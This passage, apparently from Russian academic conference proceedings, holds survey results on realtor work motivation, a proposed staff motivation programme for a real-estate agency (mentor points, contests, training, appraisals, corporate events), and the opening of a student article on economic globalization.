	От 0 до 3-х месяцев			От 3-х до 6-ти месяцев			От 6-ти и более месяцев		
В какой степени и как действует на Вашу трудовую активность следующие факторы?	Не действует	Снижает	Повышает	Не действует	Снижает	Повышает	Не действует	Снижает	Повышает
Материальное стимулирование			100%			100%	8%		92%
Моральное стимулирование			100%			100%	8%		92%
Меры административного воздействия	22%	33%	44%	22%	22%	56%	8%	54%	38%
Трудовой настрой коллектива	11%	11%	78%			100%		8%	92%
Экономические нововведения в компании	22%		78%	11%		89%	23%	8%	69%
Общая социально-экономическая ситуация в стране	44%	22%	33%	44%		56%	54%	8%	38%

[200] Кашепов А.В. Кадровый потенциал сферы услуг: прогнозный сценарий для России. Наука и школа. 2016. № 6. С. 19-24.

Боязнь потерять работу	56%		44%	44%	11%	44%	46%	15%	38%
Элементы состязательности	56%	11%	33%	22%	11%	67%	23%	15%	62%

Материальное стимулирование повышает трудовую активность, так ответили 100% сотрудников двух первых групп, и 92 % последней группы, а 8% ответили, что материальное стимулирование на них не действует. Довольно странно увидеть такой ответ, ведь в одном из предыдущих вопросов все сотрудники ответили, что высокая заработная плата стоит на первом месте и на людей, работающих в сфере продаж, проще всего воздействовать именно материальным стимулированием[201].

С моральным стимулирование ситуация складывается аналогичным способом.

Больше половины последней группы ответили, что меры административного воздействия либо не действуют, либо понижают эффективность. Также 22% первой и второй группы ответили, что не действует, а 33% первой, 22% второй и 54% третьей группы что данная мера лишь понижает активность. Здесь как раз отрицательным аспектом может выступать проведение кадровых комиссий при попадании в «красный сектор». Несмотря на то, что данные комиссии собираются с целью помощи специалистам, в некоторых случаях у сотрудника может наступить демотивация.

Трудовой настрой в коллективе также выступает в роли мотиватора к деятельности. Хочется быть успешным, когда коллеги также достигают результатов и поддерживают друг друга.

У новичков нет боязни потерять работу, так как они только устроились в компанию и 56% опрошенных ответили, что этот фактор не действует, а 44% ответили, что это может повышать их эффективность. Так же не действует данный фактор практически на половину сотрудников второй и третьей группы. А у 11% второй группы и 15% третьей наоборот фактор действует в качестве демотиватора.

Элемент состязательности, как и материальный мотив, у людей, работающих в сфере продаж, является доминирующим. Хотя среди новичков 56% ответили, что данный факт не действует, 11%, что действует отрицательно и только 33%, что данный аспект повышает трудовую активность. Возможно, такие ответы были получены по причине процесса адаптации, либо сотрудники никогда ранее не оказывались в условиях соревнования, и им сложно оценить преимущества данного аспекта. Подобная ситуация может быть и среди респондентов второй группы, но здесь уже количество ответов, что влияет положительно, достигло 67%.

[201] Королева О.А. Новые способы нематериальной мотивации персонала в России // E-library: научная электронная библиотека. 2015. URL: https://elibrary.ru/download/elibrary_25081726_69137704.pdf ;
Кузнецов С.А. Недостатки системы мотивации в России как следствие несовершенной системы управления персоналом // Современные проблемы науки и образования: электронный научный журнал. 2011. URL: https://science-education.ru/ru/article/view?id=5092

Среди респондентов третьей группы ситуация наблюдается следующая: на 23% элемент состязательности не действует, на 25% действует отрицательно и 62% нравится испытывать чувство азарта и конкуренции. Так как компания предпочитает набирать людей без опыта риелторской деятельности, а иногда приходят на работу даже люди без опыта в продажах, то, скорее всего именно эти сотрудники ответили, что элемент состязательности понижает их эффективность.

В конце анкеты был вопрос: «Напишите, пожалуйста, что могло бы содействовать повышению Вашей трудовой активности?». Новички от 0 до 3-х месяцев стажа привели такие ответы:

- высококвалифицированное обучение;
- личный автомобиль;
- материальное стимулирование, моральное стимулирование;
- скорость интернета;
- самодисциплина;
- минимальный оклад;
- оснащение исправной оргтехникой.

Сотрудники, работающие от 4 до 6 месяцев, ответили:

- «денежные вливания»;
- отсутствие бумажной работы (заполнение отчетности), либо делегирование офисной работы;
- дополнительная моральная мотивация (психологическая накачка);
- полная отдача работе.

Дополнительной мотивацией сотрудники третьей группы назвали следующие факторы:

- грамотный тайм-менеджмент;
- хорошую оргтехнику – компьютеры, в особенности моноблоки.
- закрепление (или переобучение) у наставника по своему выбору;
- личную организованность.

Использованные источники:

1. Стрельцова В.Ю., Погребняк М.В. Мотивация персонала: как это делают в России и за рубежом // E-library: научная электронная библиотека. 2015. URL: https://elibrary.ru/download/elibrary_24292242_44406106.pdf
2. Большакова И.А. Мотивация как элемент эффективного управления персоналом // E-library: научная электронная библиотека. 2014. URL: https://elibrary.ru/download/elibrary_21483657_11090066.pdf
3. Арямова Н. Система обучения персонала как фактор конкурентоспособности организаций. URL: http://www.iuorao.ru/images/jurnal/13_1/aryamova.pdf
4. Симоненко В.Н., Симоненко Н.Н., Старкова Е.Ю. Организационные меры по совершенствованию мотивации персонала предприятий // E-library: научная электронная библиотека. 2012. URL: https://elibrary.ru/download/elibrary_18754612_67557046.pdf
5. Кашепов А.В. Россия в 2020 году: прогнозы численности населения и

рабочей силы. Вестник Российского нового университета. Серия: Человек и общество. 2012.№2. С.7-12
6. Кашепов А.В. Структурные сдвиги в занятости населения России. Проблемный анализ и государственно-управленческое проектирование. 2013. Т.6. №4. С.129-137
7. Кашепов А.В. Перспективные позиции России в мире в демографическом и трудовом измерениях. Проблемный анализ и государственно-управленческое проектирование. 2010. Т.3. №3. С.45-56
8. Кашепов А.В. Кадровый потенциал сферы услуг: прогнозный сценарий для России. Наука и школа. 2016. № 6. С. 19-24.
9. Королева О.А. Новые способы нематериальной мотивации персонала в России // E-library: научная электронная библиотека. 2015. URL: https://elibrary.ru/download/elibrary_25081726_69137704.pdf
10.Кузнецов С.А. Недостатки системы мотивации в России как следствие несовершенной системы управления персоналом // Современные проблемы науки и образования: электронный научный журнал. 2011. URL: https://science-education.ru/ru/article/view?id=5092
11.Брайан Трейси Мотивация / Брайан Трейси – М: Манн, Иванов и Фербер, 2015.- 144 с.
12. Чибикова Т.В. Место риэлтера в экономической модели предпринимательства / Т.Чибикова - Вестник СибАДИ – 2013 - С. 170-176
13. Яковлева Т.Г. Мотивация персонала. Построение эффективной системы оплаты труда / Т.Г. Яковлева – СПб: Питер, 2012. – 405 с.
14. Иванова, С. Стимулирующий эффект корпоративной культуры // Журнал «Справочник кадровика». [электронный ресурс] Режим доступа: http://www.ippnou.ru/print/002074/ дата обращения: 16.11.17)
15. Методология оценки вовлеченности [электронный ресурс] Режим доступа: http://axesgroup.ru/engagement/metodology/ дата обращения: 10.12.17)

УДК 331.108.26

Пинтаева М.Ю.
аспирант
ФГБОУ ВО «Московский педагогический государственный университет» (МПГУ)
Россия, г. Москва

РАЗРАБОТКА КОМПЛЕКСНОЙ ПРОГРАММЫ МОТИВАЦИИ ДЛЯ МЕНЕДЖЕРОВ ПО ПРОДАЖЕ НЕДВИЖИМОСТИ

Аннотация: Программа мотивации. Дифференциация мер по мотивации работы по разным категориям персонала. Построение системы обучения и стимулирования менеджеров по продажам в риэлтерской компании. Особенности организации труда и мотивации работы риэлтеров.

Ключевые слова: Мотивация, удовлетворенность трудом, организация труда, программы стимулирования, эффективность программ мотивации

Pintaeva M. Yu.
Postgraduate
FSBEI "Moscow state pedagogical University" (MSPU), Moscow

DEVELOPMENT OF AN INTEGRATED MOTIVATION PROGRAM FOR MANAGERS REAL ESTATE

Abstract: the motivation Program. Differentiation of measures to motivate the work of different categories of personnel. Building a system of training and stimulation of sales managers in a real estate company. Features of the organization of work and motivation of realtors.

Keywords: Motivation, job satisfaction, labor organization, incentive programs, efficiency of motivation programs

Мотивация персонала в организации - неотъемлемая часть корпоративной культуры каждой компании. Подбирая индивидуальные стимулы для различных категорий сотрудников, можно управлять продуктивностью и результатами команды в целом. Мотивация работников должна учитывать стратегические цели организации, особенности корпоративной культуры, долгосрочные планы развития[202].

Существует некоторая неудовлетворенность, в частности, по таким аспектам как: размер заработка, уровень технический оснащенности, режим работы и разнообразие. Руководство озадачено проблемой повышенной текучести персонала и низкой закрепляемости сотрудников. На основе анализа и проведения личных бесед с некоторыми сотрудниками высказано предположение, что совершенствование системы мотивации повлечѐт за

[202] Яковлева Т.Г. Мотивация персонала. Построение эффективной системы оплаты труда / Т.Г. Яковлева – СПб: Питер, 2012. – 405 с.

собой увеличение производительности сотрудников, удовлетворенности, закрепляемости и снизит текучесть персонала[203].

Многие сотрудники пришли в компанию по причине необходимости где-то зарабатывать на жизнь, в дальнейшем ситуация несколько изменилась и процент тех, кто работает по этой причине, значительно снизился. Но не все сотрудники компании четко формулируют преимущества работы именно в этой компании, так как не могут найти более высокооплачиваемую работу. Является актуальной задача разработать следующие мероприятия:

- совершенствование системы материальной мотивации для наставников;
- совершенствование системы нематериальной мотивации
- разработка программы по улучшению адаптации сотрудников;
- повышение корпоративной культуры и лояльности сотрудников по отношению к компании. Проект развития мотивации представлен в таблице 1.

Таблица 1 - Проект развития мотивации в ООО «Федеральная Риелторская компания «Квартал»

Общие положения	Результат
Материальное вознаграждение	
1. Разработка балльной системы мотивации для наставников	Рост производительности наставников, увеличение материальной мотивации, улучшение адаптации сотрудников, увеличение показателя закрепляемости, снижение текучести персонала.
2. Внедрение регулярного проведения конкурсов между специалистами по недвижимости	Повышение материальной мотивации у сотрудников.
Вовлеченность	
3. Обучение новичков, опытных сотрудников и менеджеров	Повышение производительности труда за счет повышения квалификации.
4. Аттестация риелторов и менеджеров	Повышение квалификации.
5. Введение кадровой комиссии	Увеличение производительности труда персонала
6. Интеграция АУП в отдел продаж	Увеличение производительности труда персонала
7. Проведение регулярного анкетирования для оценки удовлетворенности сотрудников.	Возможность выявить взаимодействие с другими отделами; с менеджерами и наставниками; удовлетворенность атмосферой; вовлеченность в корпоративную жизнь компании; оценку своей роли и значимости для компании.
8. Внедрение проекта «комната звонков»	Увеличение результативности специалистов
Нематериальное вознаграждение и корпоративная культура	
9. Мероприятия по улучшению корпоративной культуры и	Удовлетворенность работника и повышение его лояльности.

[203] Стрельцова В.Ю., Погребняк М.В. Мотивация персонала: как это делают в России и за рубежом // E-library: научная электронная библиотека. 2015. URL: https://elibrary.ru/download/elibrary_24292242_44406106.pdf ; Большакова И.А. Мотивация как элемент эффективного управления персоналом // E-library: научная электронная библиотека. 2014. URL: https://elibrary.ru/download/elibrary_21483657_11090066.pdf

повышению лояльности персонала к компании (подробное описание мероприятий по улучшению корпоративной культуры	

Проект рассчитан на 2018 год с возможностью пересмотра некоторых факторов в ходе проведения. Данные мероприятия должны повысить мотивацию сотрудников и общий уровень удовлетворенности. В целях повышения эффективности системы управления персоналом ООО ФРК «Квартал» предлагается внедрить мероприятия в целях расширения способов нематериальной мотивации сотрудников компании.

Перед тем, как мы перейдем к рассмотрению каждого из проектов, представленных в таблице 1, нужно сказать несколько слов об одном из критериев неудовлетворенности, по которому было максимальное количество неудовлетворенных сотрудников. В ходе исследования был выявлен большой процент неудовлетворенности наличием и качеством оргтехники. Количество принтеров - три на весь филиал - является критичным и усложняет работу специалистам. Для того чтобы распечатать или отсканировать документы, риелторам приходится занимать очередь.

Необходимо закупить два новых принтера на первые два квартала и еще один на второе полугодие, в последующем так же выделить часть бюджета на улучшение технической составляющей, в частности, купить новые компьютеры, поставить мощный wi-fi роутер и раздать интернет через корпоративный пароль на ноутбуки или планшеты. Пароль необходимо периодически менять, чтобы уволенные сотрудники не могли подключиться из другого помещения и украсть информацию.

Помимо этого существует проблема с нехваткой рабочих мест, несмотря на то, что компания переехала в новый, более просторный офис в сентябре 2017 года, проблема остается по-прежнему актуальной. Данная проблема особенно остро ощущается по понедельникам после утренней планерки, когда приходит больше половины отдела продаж. В остальные дни не бывает такого количество специалистов на рабочих местах, в связи со свободным графиком. Риелторы, как правило, все приходят в разное время дня и не проводят в офисе полный рабочий день.

На сегодняшний день планерки являются еженедельным событием, но так как формат самой планерки начал себя изживать, было принято решение перейти на новый формат их проведения. Общая планерка со следующего года будет проводиться только один раз в месяц, для того, чтобы озвучить итоги месяца, рассказать о текущем положении в компании и новостях. Еженедельные же планерки будут проводиться непосредственно менеджерами в их группах. Данное изменение несет в себе решение сразу двух проблем: проведение планерок менеджерами повысит их статус в качестве руководителей, а также решит проблему с нехваткой рабочих мест.

Мы рассмотрели данные проблемы в первую очередь, так как решение этих проблем может быстро повысить удовлетворенность сотрудников,

остальные же проекты требуют более длительных затрат времени и финансовых ресурсов[204].

Далее рассмотрим подробно каждый из проектов, представленных в таблице.1.

1. Разработка балльной системы мотивации для наставников. Наставники не хотят брать себе в нагрузку новичков, так как не заинтересованы в материальном вознаграждении за свои вложения в новичка, а это приводят к снижению уровня адаптации и повышенной текучести кадров.

В данный момент мотивация наставников составляет 5% комиссии агентства, что составляет порядка 2000 рублей, так как новички, как правило, совершают свои первые сделки в пределах 2000 тыс. рублей. Наставник помогает новичку совершить три задатка, после этого он не получает денежного вознаграждения от результативности новичка. Таким образом, заработать с каждого новичка наставник может в среднем 6000 рублей. Данная сумма несоизмерима с трудозатратами, наставники начинают отказываться брать новичков, так как считают, что логичнее это время потратить на своих клиентов и получить за это в десятки раз больше. Нужно разработать такую систему мотивации, где наставники получали бы не только процент от сделки, но и были бы заинтересованы в проведении контактов с новичками (встречи в офисе и на объектах, показы, отработка звонков, еженедельные встречи)[205].

Таким образом, принято решение ввести пилотный проект бонусной программы для действующих наставников. Суть программы состоит в том, чтобы каждый наставник получал не % от сделки сотрудника, а мог накапливать баллы. Данная программа должна сильнее мотивировать наставников к активностям, даст возможность больше зарабатывать. Основной единицей определения объема участия является балл. За денежное измерение будем брать 1 балл-150 рублей. Наставники зарабатывают баллы, после чего самостоятельно выбирают призы, которые им необходимы. Каждый наставник, накопив балы, выбирает себе вещь, которая ему нужна, поездку и т.д., озвучивает сумму руководству, и руководство выдает денежные средства, либо приносит чеки и руководство возвращает потраченные денежные средства сотруднику.

Система балльной системы более подробно описана в таблице 2.

---

[204] Кашепов А.В. Структурные сдвиги в занятости населения России. Проблемный анализ и государственно-управленческое проектирование. 2013. Т.6. №4. С.129-137

[205] Кашепов А.В. Перспективные позиции России в мире в демографическом и трудовом измерениях. Проблемный анализ и государственно-управленческое проектирование. 2010. Т.3. №3. С.45-56

Таблица 2 – Пилотный проект ввода балльной системы для наставников.

	Начисление баллов за задатки/сделки				Начисление баллов по чек листу активностей	Итого max сумма на одного новичка
	1-ая сделка	2-ая сделка	3-ая сделка	6-ая сделка		
Новичок 1	5 баллов	10 баллов	20 баллов	10 баллов	Еженедельно на планерках менеджеров, каждому новичку ставятся задачи. За выполнение задачи можно заработать 3 балла в неделю. Максимальное количество заработанных баллов на одного новичка 39, плюс 1 балл за хорошее выполнение задач (40 баллов). Проверка активности наставника проверяется посредством обратной связи с новичком 1 раз в 2 недели.	85 баллов (12750 руб.)
Новичок 2	5 баллов	10 баллов	20 баллов	10 баллов		85 баллов (12750 руб.)
Новичок 3	5 баллов	10 баллов	20 баллов	10 баллов		85 баллов (12750 руб.)
Новичок 4	5 баллов	10 баллов	20 баллов	10 баллов		85 баллов (12750 руб.)
Новичок 5	Аналогичная схема начисления баллов + 10 дополнительных баллов за каждого последующего новичка, начиная с 4-го.					95 баллов (14250 руб.)

По предварительным оценкам, сумма денежной мотивации наставников при реализации данной схемы вырастет более, чем в два раза. Помимо того, что наставники будут получать денежные средства за проведенные новичком задатки, они будут получать денежные средства за свою тренерскую работу с новичками. Еженедельно для менеджеров проводятся планерки по их новичкам, на которых проговариваются проблемы, с которыми сталкивается новый сотрудник. Руководство получает обратную связь по каждому новичку и совместно с менеджером ставит план задач на будущую неделю. На следующей планерке рассматривается степень выполнения плана на неделю, что получается, а какие моменты выпадают, и ставится новый план задач и так далее.

В процессе исследования было сложно оценить степень выполнения плана, по какой причине задачи не выполнятся, и почему новичок не становится результативным[206]. Было сложно оценить, проводятся ли вообще работы наставника с новичком, или наставник занят своими делами. С появлением нового проекта, специалисты по персоналу один раз в две

[206] Кашепов А.В. Кадровый потенциал сферы услуг: прогнозный сценарий для России. Наука и школа. 2016. № 6. С. 19-24.

недели (не чаще, так как излишний контроль также может действовать в качестве демотиватора) будут получать обратную связь по работе с наставником у новичков, спрашивать, занимался ли с ними наставник и какие работы были проделаны. Таким образом, руководство сможет оценивать, выполняются ли задачи по работе с новичком, которые были поставлены на планерках. По оценке новичка, менеджеры по персоналу будут выставлять оценку работе наставника, где:

- 3 балла – 100% выполнение задач
- 2 балла – выполнение задач с некоторыми отклонениями
- 1 балл – частичное выполнение плана
- 0 баллов – абсолютное невыполнение поставленных целей.

Данная система позволит решить две задачи одновременно, мотивировать наставников в материальном плане, увеличив их денежное вознаграждение, повысится элемент состязательности между наставниками, что в сфере продаж повышает активность специалистов (62% ответивших сотрудников, работающих более 6 месяцев, выбрали ответ, что элемент состязательности повышает их эффективность).

Помимо увеличения мотивации, мы сможем улучшить адаптацию сотрудников, увеличить показатель закрепляемости кадров, снизить текучесть персонала. Наставники будут больше времени проводить с новичками, делиться опытом и помогать им.

2. Внедрение регулярного проведения конкурсов между специалистами по недвижимости . Данные конкурсы будут направлены на повышение эффективности сотрудников через элемент состязательности и удовлетворение материальных потребностей. Так как в компании затраты на рекламу не оплачиваются и сотрудник тратит собственные денежные средства на данные расходы, то внедрение оплаты рекламных активностей является достаточно действенным и актуальным инструментом.

Необходимо проводить регулярно конкурсы среди специалистов, среди которых будут такие, как:

- «Горячие объекты». В каждой менеджерской группе будут проводиться конкурсы среди самых ликвидных объектов. Будут выбираться лучшие объекты, рекламу которых руководство будет субсидировать. В данном проекте нет определенного количества победителей, поучаствовать смогут все участники группы, будет проводиться реклама самых лучших, ликвидных объектов. В качестве рекламы компания будет оплачивать услуги расклейщика, рекламу объекта на Avito. Данный проект не только заинтересует специалистов по недвижимости в том, чтобы довести свои объекты до ликвидной стоимости, либо найти на рынке новые объекты, но и принесет больше прибыли компании.

- Конкурс на лучшего специалиста 2 раза в год. Данный специалист будет выбираться по наибольшему количеству задатков за определенный промежуток времени. Призом за победу будет оплата рекламы на Avito на 5000 рублей и рекламная статья о специалисте с фотографией, контактными

данными и отзывом на сайте klops.ru. Результатом будет выступать мотивация сотрудников к достижению лучших результатов; развитие необходимых для компании компетенций; улучшение эффективности работы сотрудников и повышение квалификации.

3. Обучение новичков, опытных сотрудников и менеджеров. Для повышения компетенции и уровня профессионализма необходимо взять в компанию одного или двух новых тренеров.

В данный момент руководство определилось с выбором одного тренера, и составлена примерная программа проведения обучения. Планируется, что тренер будет проводить обучение по теме «управление» для менеджеров всех уровней компании. Задачей является поделиться практическим управленческим опытом, дать системные знания по менеджменту, начиная с основ. Вторая программа от внешнего тренера будет проходить по теме «личностно-профессиональное развитие». Задачей является получение ощутимых результатов в личном развитии сотрудников, как основы для дальнейшего профессионального развития. Предлагается реализовать программу по личностному развитию через темы, которые сотрудники смогут применять в своей деятельности. Каждое занятие будет содержать знания по профессиональной теме, и также будет раскрываться через проработку возможной траектории личностного роста. Общий плановый результат данной программы – формирование устойчивого коллектива с высоким уровнем личностно-профессионального развития, способного работать эффективно. Обучение будет проводиться один раз в неделю.

Также в планах стоит найти тренера, который бы не только проводил тренинги, но и был задействован в работе новичков с клиентами, помогал в проведении первых показов, первых встреч в офисе.

Помимо этого, в привычном режиме проводятся обучения от действующего АУП персонала[207]. В новом году планируется взять еще по одному сотруднику в юридический отдел, департамент информации и ипотечный отдел. Таким образом, нагрузка на действующих специалистов будет снижена и они смогут больше времени уделять вопросам риелторов, проводить обучения и разбирать кейсовые вопросы. На данный момент нагрузка на юриста, ипотечного брокера и специалиста ДИ слишком высока, в результате чего психологический настрой этих сотрудников и их мотивация к проведению обучений оставляют желать лучшего. Появление новых сотрудников должно значительно снизить их нагрузку. С данными специалистами была проведена личная беседа, в ходе которой выяснилось, что проводить обучения им нравится и они хотели бы заниматься этим и далее, но не хватает времени на все. Таким образом, данное мероприятие должно повысить их мотивацию к проведению обучений и работе со

[207] Кашепов А.В. Об оценке эффективности политики на рынке труда. Общество и экономика. 2001. № 6. С. 55-81.

специалистами по недвижимости.

Среди специалистов по недвижимости имеются те, кто чувствует потребность в самореализации через проведение обучения. Руководство всегда идет навстречу и организует обучение, которое они смогли бы провести для своих коллег. Планируется и в дальнейшем проводить данные мероприятия. При проведении обучающих занятий самими сотрудниками, а не тренерами извне, повышается их уважение друг к другу и улучшается командный дух.

4. Аттестация риелторов и менеджеров. Процедура проведения аттестации не требует значительных материальных затрат.

Аттестация персонала - кадровые мероприятия, призванные оценить соответствие уровня труда, качеств и потенциала личности требованиям выполняемой деятельности. Главное назначение аттестации - не контроль исполнения, а выявление резервов повышения уровня отдачи работника[208].

В данный момент проводится аттестация только новых сотрудников через два месяца их работы в компании. Принято решение ввести новый проект, в котором будут проходить аттестацию опытные риелторы и действующие менеджеры. Данная аттестация будет проводиться один раз в полгода и будет включать в себя поверку знаний по билетам. Сотрудник будет вытягивать билет и отвечать на него перед членами комиссии, которая будет состоять из генерального директора, коммерческого директора, руководителя отдела персонала, юриста, ипотечного брокера и специалиста департамента информации.

Данная проверка знаний необходима для того, чтобы выявлять усвоение данных материалов, а также оценить уровень компетенции сотрудников. Тем более, что только 15% опрошенных из группы работающих более шести месяцев оценили свой уровень знаний, как высокий. Никто из других групп более так не считает. Остальные оценивали свой уровень квалификации, как достаточный, либо недостаточный. Проведение аттестации будет поводом для лучшего изучения материалов и подготовки к работе. В особенности, это актуально для менеджеров групп, так как они являются руководителями и дают знания своим сотрудникам, поэтому они, как никто другой, должны владеть всей информацией и всеми нововведениями.

5. Введение кадровой комиссии. Проблема непроизводительных сотрудников достаточно остро стоит в компании, примерно 2/10 всех специалистов практически не приносят прибыли компании. К нерезультативным сотрудникам относятся те, кто делает меньше одной сделки в два месяца. Данные специалисты совершают сделки с периодичностью один раз в 3-4 месяца. Среди них есть женщины, которых

[208] Королева О.А. Новые способы нематериальной мотивации персонала в России // E-library: научная электронная библиотека. 2015. URL: https://elibrary.ru/download/elibrary_25081726_69137704.pdf; Кузнецов С.А. Недостатки системы мотивации в России как следствие несовершенной системы управления персоналом // Современные проблемы науки и образования: электронный научный журнал. 2011. URL:

обеспечивают их мужья, и они не нуждаются в постоянном стабильном заработке. Многие из них продолжают ходить в офис по причине хорошей психологической обстановки в коллективе и своего места в нем. В сфере продаж это неприемлемо. Данные сотрудники занимают рабочие места, посещают обучения, но не приносят прибыли компании. Необходимо выяснить причины их неэффективности, в чем компания может помочь им и осуществить эту помощь, а если данные меры не принесут результатов – уволить.

Для неэффективных сотрудников необходимо проводить кадровые комиссии. В заседании данной комиссии будет принимать участие сам непроизводительный сотрудник, коммерческий директор, руководитель отдела персонала и менеджер данного специалиста. На данных мероприятиях будут рассматриваться проблемы, с которыми столкнулся сотрудник, выявляться причины и создаваться план действий на ближайшее время. Введение данного проекта должно помочь сотрудникам выйти на результат, либо «отсеять» данных специалистов, так как они не приносят прибыли компании и, по сути, являются «мертвыми душами».

6. Интеграция АУП в отдел продаж. Под интеграцией в данном случае понимается внедрение персонала АУП на совместные планерки с менеджерами, для того, чтобы обсудить проблемы, озвучить нововведения и в формате диалога поделиться информацией. На планерках необходимо совместное ознакомление с BI –отчетами (отчетность внутри компании по всем показателям на платформе CRM - системы)[209].

7. Проведение анкетирования для оценки удовлетворенности сотрудников. Данное анкетирование будет проводиться с периодичностью один раз в квартал. В ходе анкетирования будут выявляться:

- взаимодействие с другими отделами;
- взаимодействие с менеджерами, наставниками;
- удовлетворенность атмосферой, царящей в коллективе;
- вовлеченность в корпоративную жизнь компании:
- оценка своей роли и значимости для компании.

Список вопросов каждый раз будет видоизменяться в связи с изменениями в самой компании. Основные вопросы будут оставаться неизменными, а остальные будут меняться в зависимости от того, какой проект в данный момент будет реализовываться в компании, какая экономическая ситуация будет проходить на рынке недвижимости и в зависимости от самой атмосферы, в данный момент царящей в компании[210].

8. Внедрение проекта «комната звонков». Суть данного проекта заключается в том, что работа риелтора подразумевает одной из своей деятельности «холодные звонки». Мало кому нравится совершать звонки. В

[209] Чибикова Т.В. Место риэлтера в экономической модели предпринимательства / Т.Чибикова - Вестник СибАДИ – 2013 - С. 170-176

[210] Иванова, С. Стимулирующий эффект корпоративной культуры // Журнал «Справочник кадровика». [электронный ресурс] Режим доступа: http://www.ippnou.ru/print/002074/ дата обращения: 16.11.17)

компании для упрощения работы созданы скрипты и ответы на распространенные возражения. Также проводятся обучающие курсы по звонкам продавцам и покупателям. Для того, чтобы наработать базу продавцов, необходимо совершать звонки. Каким образом это делается? Специалисты находят объявления на различных сайтах и связываются с клиентом. Многие новички «проседают» в работе именно по причине маленького количества звонков, они не хотят звонить, и за счет этого у них нет результативности. Принято решение ввести проект «комната звонков» . Изначально специалистов по недвижимости будут записывать их менеджеры, либо в первое время это будет проводиться по менеджерским группам. В дальнейшем, когда специалисты смогут сами оценить эффективность данного проекта, они смогут сами записываться на участие. Данное мероприятие будет проводиться один раз в неделю, так как специалисты работают в формате open space, то будет освобождаться половина зала, где специалисты смогут разместиться и будет назначаться дежурный менеджер, который будет следить за специалистами и помогать им.

Данное мероприятие должно повысить эффективность звонков, так как каждый специалист, когда будет видеть, что не он один совершает звонки и слышать, как и что говорят другие специалисты, он будет получать опыт и понимать, что это действительно ему нужно, чтобы получать результат, и что звонки совершают все.

9. Мероприятия по улучшению корпоративной культуры и повышению лояльности персонала к компании.

Необходимо повысить удовлетворенность и вовлеченность сотрудников работой, улучшить микроклимат в компании, факторы корпоративной культуры, которые используются в компании.

Для того, чтобы улучшить корпоративную культуру в компании, запланирован список мероприятий, которые необходимо будет провести в компании:

а) Проведение субботников 2 раза в год. Данное мероприятие поможет сплочению коллектива, удовлетворить социальные потребности сотрудников и будет положительно влиять на HR-бренд, люди будут знать, что сотрудники компании заботятся об окружающей среде. Ориентировочно субботник будет проводиться в ближайшем парке. Проведение мероприятия будет запланировано на будний день.

б) Проведение трех корпоративов: выезд на природу летом, Новый Год и празднование Нового Года для детей сотрудников.

в) Введение празднования Дня защиты детей. Так как в компании практически у всех есть маленькие дети, запланировано проведение творческого мастер класса для детей и их родителей: это может быть рисунок, изготовление 3d маски/фигуры из картона и т.д.

г) Поздравление мужчин с 23 февраля от всех девушек, чаепитие и вручение подарков и поздравление девушек с 8 марта: праздничное чаепитие

и вручение цветов.

д) Поздравление АУПа с профессиональными праздниками и вручением торта:

- среда последней полной недели апреля - день офис -менеджера;
- 3-ая среда сентября - день HR - менеджера;
- 2 декабря - день банковского сотрудника;
- 3 декабря - день юриста.

е) Проведение 1 раз в квартал игры Брэйн ринг. Предлагается проведение игры с 4 командами по 3-4 человека, в качестве приза необходимо выделить 2000 рублей на счет команды на любую рекламу (оплата расклейщику, реклама на Avito). После игры или перед финалом проведение кофе-брейка или чаепитие.

ж) Проведение бизнес - ланчей менеджеров с руководством- 1 раз в месяц.

з) Проведение бизнес-ланчей АУП персонала с руководством - 1 раз в квартал.

Предложенные изменения в системе стимулирования и мотивирования персонала приведут за собой материальную заинтересованность работников, придадут работе соревновательный характер, увеличат производительность труда, снизится текучесть кадров, увеличится закрепляемость новичков.

Использованные источники:

1. Стрельцова В.Ю., Погребняк М.В. Мотивация персонала: как это делают в России и за рубежом // E-library: научная электронная библиотека. 2015. URL: https://elibrary.ru/download/elibrary_24292242_44406106.pdf
2. Большакова И.А. Мотивация как элемент эффективного управления персоналом // E-library: научная электронная библиотека. 2014. URL: https://elibrary.ru/download/elibrary_21483657_11090066.pdf
3. Арямова Н. Система обучения персонала как фактор конкурентоспособности организаций. URL: http://www.iuorao.ru/images/jurnal/13_1/aryamova.pdf
4. Симоненко В.Н., Симоненко Н.Н., Старкова Е.Ю. Организационные меры по совершенствованию мотивации персонала предприятий // E-library: научная электронная библиотека. 2012. URL: https://elibrary.ru/download/elibrary_18754612_67557046.pdf
5. Кашепов А.В. Структурные сдвиги в занятости населения России. Проблемный анализ и государственно-управленческое проектирование. 2013. Т.6. №4. С.129-137
6. Кашепов А.В. Перспективные позиции России в мире в демографическом и трудовом измерениях. Проблемный анализ и государственно-управленческое проектирование. 2010. Т.3. №3. С.45-56
7. Кашепов А.В. Кадровый потенциал сферы услуг: прогнозный сценарий для России. Наука и школа. 2016. № 6. С. 19-24.
8. Кашепов А.В. Об оценке эффективности политики на рынке труда. Общество и экономика. 2001. № 6. С. 55-81.

9. Королева О.А. Новые способы нематериальной мотивации персонала в России // E-library: научная электронная библиотека. 2015. URL: https://elibrary.ru/download/elibrary_25081726_69137704.pdf
10.Кузнецов С.А. Недостатки системы мотивации в России как следствие несовершенной системы управления персоналом // Современные проблемы науки и образования: электронный научный журнал. 2011. URL:
11. Чибикова Т.В. Место риэлтера в экономической модели предпринимательства / Т.Чибикова - Вестник СибАДИ – 2013 - С. 170-176
12. Яковлева Т.Г. Мотивация персонала. Построение эффективной системы оплаты труда / Т.Г. Яковлева – СПб: Питер, 2012. – 405 с.
13. Иванова, С. Стимулирующий эффект корпоративной культуры // Журнал «Справочник кадровика». [электронный ресурс] Режим доступа: http://www.ippnou.ru/print/002074/ дата обращения: 16.11.17)

УДК 339.924

Пирмагомедова А.М.
студент 3курса
экономический факультет
ФГБОУ ВПО «Дагестанский государственный университет»
научный руководитель: Раджабова З.К., к.э.н.
Россия, г. Махачкала

ГЛОБАЛИЗАЦИЯ МИРОВОЙ ЭКОНОМИКИ

Аннотация: В данной статье говорится о том, что на протяжении последних десятилетий глобализация превращает мир в интегрированную экономику. Однако на протяжении большей части своей истории он был, в виде серии относительно изолированных экономик. Чем больше происходит расширение торговли, тем больше создается богатства для производства. Глобальная торговля через международные границы создает куда больше богатства, чем когда-либо в истории человечества.

Ключевые слова: мировой, финансовый, торговля, перспективы, глобальный, экономика.

Pirmagomedova A.M. 3nd year student
Of economic faculty
Dagestan state University
Scientific adviser: candidate of economic sciences
Radjabova Z.K.
Russia, Makhachkala

GLOBALIZATION OF THE WORLD ECONOMY

Аннотация: In this article considers that over the course of decades globalization is turning the world into an integrated economy. However for most of its history, it has been like series of relatively isolated economies. The more trading expansion that takes place, the more wealth is created. Global trade across international frontiers has created more wealth than ever before in human

history.

